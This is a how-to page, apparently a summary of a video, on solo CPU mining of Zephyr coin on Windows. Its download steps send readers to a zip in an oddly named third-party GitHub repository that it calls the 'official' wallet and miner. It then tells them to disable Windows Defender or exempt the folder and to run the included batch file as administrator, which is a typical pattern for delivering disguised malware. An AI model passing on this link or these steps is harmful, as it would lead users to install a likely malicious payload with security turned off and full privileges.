How to mine Zephyr using solo CPU mining on Windows
· based on the channel FINCOR

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Zephyr is a unique cryptocurrency that blends privacy features from Monero with the stability of the Minimal Djed protocol, creating a private, reserve-backed stablecoin. To mine Zephyr (ZEPH) solo using your CPU on Windows, you need to set up both the official wallet and the CPU miner properly. This guide explains how to mine Zephyr efficiently without joining pools, highlighting all necessary steps and tips.
What is Zephyr and Why Mine it Solo with a CPU
Zephyr is built on the Minimal Djed protocol, developed by Emurgo, IOHK, and Ergo Foundation, ensuring stablecoin stability with privacy features inspired by Monero. Mining Zephyr solo means you validate blocks independently without sharing rewards with a pool, which can be more rewarding but requires correct setup. CPU mining is optimal for Zephyr because it is designed to be CPU-friendly, making it accessible for beginners and those without specialized hardware.
Downloading and Installing the Zephyr Wallet and Miner
- Visit the official Zephyr protocol website at https://zephyrprotocol.com/ to get reliable information and downloads.
- Download the official wallet and miner from the GitHub release page: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip.
- Extract all files from the archive into a dedicated folder on your Windows PC.
- Before running the miner, ensure Microsoft Visual Studio and Python are up to date to avoid runtime errors.
- Disable Windows Defender or add exceptions for the miner folder to prevent interference.
Configuring the Miner for Solo CPU Mining
The Zephyr miner uses a JSON configuration file and a batch (BAT) file to start mining. Proper configuration is crucial:
- Open the JSON file and set your wallet address to receive mining rewards.
- Adjust CPU threads according to your processor capabilities for optimal performance.
- The BAT file is used to launch the miner with the desired parameters.
- Run the BAT file as an administrator to enable features like huge pages, which improve hash rates.
Tips to Optimize CPU Mining Performance
- Use a CPU with higher core counts and good single-thread performance for best results.
- Overclock your CPU carefully if you are experienced, but monitor temperatures to avoid damage.
- Close unnecessary applications to free system resources.
- Regularly update your miner software from the official GitHub repository to benefit from improvements.
Common Issues and Troubleshooting
If you encounter errors when launching the miner:
- Verify that Windows Defender or antivirus software is not blocking the miner.
- Confirm that dependencies like Microsoft Visual Studio Redistributables and Python are installed and updated.
- Run the miner as an administrator.
- Consult the Zephyr community or official documentation for specific error messages.
Advantages of Solo Zephyr Mining on CPU
- You receive 100% of the mining rewards without pool fees.
- Mining Zephyr contributes to the network's privacy and stability.
- The process is beginner-friendly with clear setup instructions.
- CPU mining is more energy-efficient and accessible compared to GPU or ASIC mining.
Useful Links
- Official Zephyr protocol site: https://zephyrprotocol.com/
- Zephyr wallet and miner download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Zephyr solo on a CPU running Windows is a straightforward way to participate in a privacy-preserving, stablecoin ecosystem. By downloading the official wallet and miner, configuring the JSON and BAT files properly, and optimizing your CPU settings, you can start earning Zephyr coins independently. This guide, based on the detailed tutorial from the FINCOR channel, provides a clear path to setting up your mining rig with practical tips to maximize your mining profits. For more information and updates, visit the official Zephyr protocol website linked above and follow FINCOR for ongoing mining insights.
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using the Minimal Djed protocol.
- Solo mining Zephyr with a CPU on Windows is possible using the official Shawarma miner.
- The official Zephyr wallet and miner are downloadable from GitHub for secure setup.
- Proper configuration involves editing JSON files and running batch scripts with admin rights.
- Updating Visual Studio and Python and disabling Windows Defender may be required to avoid errors.
Questions & answers
Can I mine Zephyr using a GPU instead of a CPU?
Zephyr is optimized for CPU mining to leverage the privacy and stability protocols efficiently. While GPU mining might be possible, the official miner and community recommend CPU mining for best results.
Do I need to join a mining pool to mine Zephyr?
No, you can mine Zephyr solo using the official miner. Solo mining allows you to receive full block rewards but requires correct wallet and miner setup and may involve variable income compared to pooling.
What should I do if the miner shows errors on startup?
Ensure Microsoft Visual Studio Redistributables and Python are installed and updated. Also, disable Windows Defender or add exceptions for the miner folder, and run the miner as an administrator to prevent permission issues.
How do I optimize my CPU for better Zephyr mining performance?
Maximize CPU thread usage in the miner config, close unnecessary applications, consider safe overclocking with temperature monitoring, and enable huge pages by running the miner with administrator privileges.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version